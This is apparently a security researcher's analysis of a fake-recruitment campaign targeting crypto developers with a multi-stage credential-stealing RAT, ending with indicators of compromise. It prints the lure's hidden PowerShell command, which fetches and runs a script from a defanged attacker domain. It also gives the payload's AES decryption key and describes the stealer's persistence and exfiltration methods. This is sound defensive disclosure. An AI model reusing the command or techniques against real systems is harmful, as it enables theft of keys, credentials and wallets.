You never know what’s behind a seemingly simple spam email.
0. The Emails
On August 15, I received an email claiming to be an HR from the Avail project, mentioning my “work around ALEO” (which is true, as I run AleoScan). They claim they are hiring a “senior technical leader”, but with a fishy link and an “invite code”. I disregarded it and thought it was just a crypto related GitHub scraping spam.
Fast forward to 9 days later, I received another very similar email with almost identical wording, but this time claiming to be from Celestia project.

Now I’m interested. Not because I’m out of job; I can smell that there’s definitely something behind this scheme. I decided to investigate further.
1. Websites and the “Anti-Spam” Mechanism
After filling in some garbage details in the form and pretending to be interested in the position, you will be redirected to a page to “Confirm your invitation”. Interestingly, the page here actually requires the exact “Invite Code” that is sent through the email. It has actual backend checks, you can’t progress if you don’t have one.

Now that’s the classic one. What you see is just a seeming safe powershell command, but as always, the copy button is rigged.
powershell -NoProfile -Command "$env:REFERRAL='84c...5u'; start -WindowStyle Hidden cmd '/c curl -ks hxxps://celestiacouncil[.]xyz/check_w -o check.cmd&&check.cmd'; $sig=[Convert]::ToBase64String([Text.Encoding]::UTF8.GetBytes($env:REFERRAL)); Write-Output 'Your confirmation code is'; Write-Output ('CONFIRM-' + $sig)"
The first stage payload is hidden in the middle of the command. On Linux or macOS, the file is a bash script called check_m,
and will be similary executed. We will look at the Windows version here.
(And no, you can’t manually select and copy the command, there is a copy event listener on the page as well)
2. First Stage
The first stage script disguises itself as an NVIDIA installer of some sort, using variable names like NVDG_INSTALLER_DIR and NVDG_HIDDEN, probably
to confuse certain antivirus softwares.
The script will first write a .vbs file to %TEMP%\~nvdg_worker.vbs, then use it to spawn itself. The first invocation will then
wait for the appearance of the result file %TEMP%\deepfake_guard.launcher.status up to 180 seconds, report the content of it
to the result url hxxps://api[.]gaganata[.]ink/guard-launcher-result, remove all intermediate files, then exit. This status file
would be written by both the first stage and the second stage on both success and failure.
The second invocation would then run the actual payload.
UPDATE: In the new version, FromBase64String is used instead of certutil -decode.

The script would write a base64 encoded second stage to %TEMP%\~kdm_d54f.b64, then use certutil to decode it and store the result
in %TEMP%\~kdm_3b2c.cmd, set 2 API URLs called “store”, then call the actual payload. It will wait for the second stage to
complete, delete all the files, then exit.
The API servers are hxxps://api[.]gaganata[.]ink and hxxps://api[.]fallgganata[.]ink as fallback.
From the log path (%TEMP%\deepfake_guard.log) and the actual log header, it seems this malware is internally called deepfake_guard.
3. Second Stage
The second stage is another batch file on Windows that first checks if Node (v18+) is installed in the current machine. If it’s not
installed, it will download a portable Node v20.18.1 from either the API server under /node/node-v20.18.1-win-x64.zip,
or directly from nodejs.org. It will then download /install_guard.js from the API server to %TEMP%\deepfake_guard_work\install_guard.js
and executes it.
4. Third Stage
This stage is just a 9-line nodejs script that decrypts a base64 encoded payload.

It uses AES-256-GCM with key 8b3f1a7c4e2d6f90a1c5b8d2e7f346096d9e2a8b1c5f7034e3d7a4b9c8f21065. The 96-bit nonce and 128-bit
tag are prepended to the ciphertext. The decrypted payload is then executed with nodejs _compile().
5. Final Payload
This seems to be the full installer of the Overlord RAT, containing the complete stealer and persistence installer. It’s not minified, and the comments are still intact. All platforms use the same payload.
From inspection of the payload, it contains:
- Filesystem scanning and collection limits
- Browser profile and wallet-extension locations
- Chromium, Firefox, DPAPI, and App-Bound credential decryption
- SSH, GPG, cloud, .env, wallet, and certificate harvesting
- ZIP construction and chunked exfiltration
- C2 dead-drop resolution
- macOS and Linux password prompts
- Windows COM elevation and temporary SYSTEM tasks
- The persistent Windows agent installer
- A Base64-embedded 604,943-byte RAT ZIP for Windows
- The complete main execution pipeline

The installer resolves the C2 server by reading a GitLab repo hosted at https://gitlab.com/drop-indexing/tasks. At the
time of writing, the working C2 server is api[.]chestsoi[.]ink.

On Windows, it uses the bundled ZIP and extracts the contents to %LOCALAPPDATA%\Google\node-agent, creates a new task
GoogleUpdateSupporterNode to automatically update the agent by running run-update-agent.vbs on user logon.
We can also get the general capabilities of the agent by looking at the structure of the agent directory:
On Linux, it downloads the corresponding binary from the C2 server:
/data/google-update-support-linux-arm64
/data/google-update-support-linux-arm
/data/google-update-support-linux-386
/data/google-update-support-linux-amd64
Saving to either /var/lib/google/agent or ~/.local/share/google/agent. Persistence uses systemd service google-agent.service,
On macOS, it downloads the corresponding binary from the C2 server:
/data/google-update-support-darwin-arm64
/data/google-update-support-darwin-amd64
Saving to /Library/Application Support/Google/Google Update Supporter, and uses launchctl to start the service defined at
/Library/LaunchDaemons/com.google.UpdateSupporter.plist.
I wonder what AI model they used to write this, as this is obviously “offensive cyber usage”.
6. Conclusion
Considering the very targeted email contents and the “invite code” gate, it’s clear this RAT is designed to steal sensitive information from crypto developers, including wallet keys, SSH keys, and other credentials. From the screenshot above, this is probably a new RAT freshly made by some AI agents.
At the time of writing, all files are not broadly detected by antivirus softwares.
7. Indicators of Compromise
Files:
| Artifact | Size (bytes) | MD5 | SHA-1 | SHA-256 |
|---|---|---|---|---|
check_w (original) |
45,543 | 466bd8dba4c96840b99e7c86155bcf60 |
4c64b2aad6f221762fe0d397d31aece605f76119 |
7902a437e09bd4e47794b460fe04280f32a5e01fb7c7b5f4a5124d2007d43029 |
check_w (updated) |
47,351 | aa06967c114192d93d9ba58922b73d50 |
38ca6fbbfc199524076ad8eb4f54fa691fdcefff |
5ea62d9f8525412ba41de14efa1eaa92f0377f253979bbaf0d91a2081c5e4210 |
| Decoded Windows batch (original) | 23,456 | f24953999ae1dbe5f2c7f07d1e56cc53 |
48d61e0a5f1ded41ed18508f801b2efc1fc68c50 |
bb7c3a3ac51fd66ae8564c41f4e50efffa303c6aab2e01ea9e8604cf3825c23c |
| Decoded Windows batch (updated) | 24,118 | 057ab38ff69cae5867a97134588d2816 |
885f8f9e2d68320c1d13370d15d78cc0e879a3ae |
4d0be8a7d3851cb76e0cef18b0307fd69cfc750108067cee5b3bae2b67cb030e |
check_m |
44,210 | ae21b134d70213a810c70ab7b13d8f14 |
b3deed739b72ab432ffb08a49996cd19b1b37864 |
2a28758d6a5c879ee77b2be67a6946055debbaf15497a46d4eab48ba592311f6 |
| Decoded Unix shell stage | 24,917 | 7694d4488f3c5f302ad50f8ae5bb3249 |
f99b73f66e2397f3316ec111f93148a50c786123 |
dbeeef495a323f07212e2433ee15502ac240924e8e4324ad4feecb26dba43c61 |
Encrypted install_guard.js (original) |
1,614,423 | db1870241549238105cb0ce65b1e5b9c |
767b633b591dce4fe1adda1362f37a89e91c52b0 |
8919ab360fcc336e5ef89405c00ebf0e5e4879294d380c279a10b6e71ceab664 |
Encrypted install_guard.js (updated) |
1,615,963 | b8f17ec9c969ce3e8ca733e88125745a |
b578be7f322156fa16f9dbb42c21cd77bfea33b0 |
157b169b950dcaa5d7bcee0f208a558d8a83ca1dc92ce9762bf916f188524ffd |
| Decrypted stealer source (original) | 1,210,251 | 3b2a94f2b0edcd144e102f50b96d17f1 |
220e450c2cf879495df80a2cf9b7e9a8f532c143 |
01108f588ef7823b4b9969cad66f7afcafcf4dd1653e610ea4fdf4c0b954bed3 |
| Decrypted stealer source (updated) | 1,211,407 | bdb326f0b3658ff8b1ee26b01f8cadf2 |
851fd0d39692b142cb6161e4047f26c94a23315e |
626de29495c93b8c6b8983a4d72003681f90e1243dae4e36d9bc86e22f6d023c |
| Embedded Windows RAT ZIP (original) | 604,943 | 70fdd34fee46de9d6fffb34b38f83340 |
cc5c15c93d1da78785f7093b8a1d5ffbd1949853 |
91a91d3a4c7b9e2308c752fb9ba1d38e9631b66575aea535bdf4a0c0e959fe6b |
| Embedded Windows RAT ZIP (updated) | 605,811 | ad9722c14471faf409a3fd0bd4fc25ca |
f493ef562d77a5648a8f224fcb3679574737de2a |
43c6514da55af36b5647024c2d347868c38339c6f3facb77c83084a9e6c79ceb |
VirusTotal submission status applies to the original artifacts. All original artifacts except the decoded Unix shell stage and embedded Windows RAT ZIP were uploaded.
URLs:
- hxxps://celestiacouncil[.]xyz/
- hxxps://api[.]gaganata[.]ink/
- hxxps://api[.]fallgganata[.]ink/
- hxxps://api[.]chestsoi[.]ink/
HTTP headers:
X-Agent-Token
X-Company-Wallet-Client-Id
X-Company-Wallet-Host
X-Company-Wallet-Variant
X-Company-Wallet-Archive-Name
X-Guard-Platform
X-Guard-Client-Id
X-Guard-Host
Windows paths:
%TEMP%\~nvdg_worker.vbs
%TEMP%\~kdm_d54f.b64
%TEMP%\~kdm_3b2c.cmd
%TEMP%\~nvdg_logupload_*.cmd
%TEMP%\~nvdg_logupload_*.tmp
%TEMP%\~nvdg_rminst_*.cmd
%TEMP%\deepfake_guard.log
%TEMP%\deepfake_guard_work
%TEMP%\deepfake_guard.lock.d
%TEMP%\deepfake_guard.worker.lock
%TEMP%\deepfake_guard.launcher.status
%TEMP%\ovl-win-node-agent-*.zip
%TEMP%\ovl-win-node-stage-*
%TEMP%\ovl-task-*.xml
%TEMP%\.standalone-agent.log

%PROGRAMDATA%\Google\UpdateAssistant\dpapi_work
%PROGRAMDATA%\Google\UpdateAssistant\dpapi_work\dps_*.ps1
%PROGRAMDATA%\Google\UpdateAssistant\dpapi_work\dtc_*.ps1
%PROGRAMDATA%\Google\UpdateAssistant\dpapi_work\dpo_*.txt
%PROGRAMDATA%\Google\UpdateAssistant\dpapi_work\cng_*
%PROGRAMDATA%\Google\UpdateAssistant\dpapi_work\mem_blobs_*.bin
%PROGRAMDATA%\Google\UpdateAssistant\dpapi_work\mem_keys_*.txt

%LOCALAPPDATA%\Google\saved-config.json
%LOCALAPPDATA%\Google\UpdateAssistant\os_crypt_aes_keys.json
%LOCALAPPDATA%\Google\node-agent\
%LOCALAPPDATA%\Google\node-agent\node.exe
%LOCALAPPDATA%\Google\node-agent\update-agent.js
%LOCALAPPDATA%\Google\node-agent\run-update-agent.vbs
%LOCALAPPDATA%\Google\node-agent\config.json
%LOCALAPPDATA%\Google\node-agent\server_index.json
%LOCALAPPDATA%\Google\node-agent\.agent.lock
%LOCALAPPDATA%\Google\node-agent\.daemon-installed
%LOCALAPPDATA%\Google\node-agent\agent.log
Windows scheduled tasks:
GoogleUpdateSupporterNode
Linux paths:
/var/tmp/deepfake_guard.log
/var/tmp/deepfake_guard_work
/var/tmp/deepfake_guard_run.sh
/var/tmp/deepfake_guard.lock.d
/var/tmp/deepfake_guard.launcher.status
/var/tmp/.kdm.*

/var/lib/google/agent
/etc/systemd/system/google-agent.service

~/.local/share/google/agent
~/.config/systemd/user/google-agent.service
~/.config/autostart/google-agent.desktop
macOS paths:
/var/tmp/deepfake_guard.log
/var/tmp/deepfake_guard_work
/var/tmp/deepfake_guard_run.sh
/var/tmp/deepfake_guard.lock.d
/var/tmp/deepfake_guard.launcher.status
/var/tmp/.kdm.*

/Library/Application Support/Google/Google Update Supporter
/Library/Application Support/Google/run-update-agent.sh
/Library/LaunchDaemons/com.google.UpdateSupporter.plist

~/Library/Application Support/Google/Google Update Supporter
~/Library/Application Support/Google/run-update-agent.sh
~/Library/LaunchAgents/com.google.UpdateSupporter.plist
macOS launchctl services:
com.google.UpdateSupporter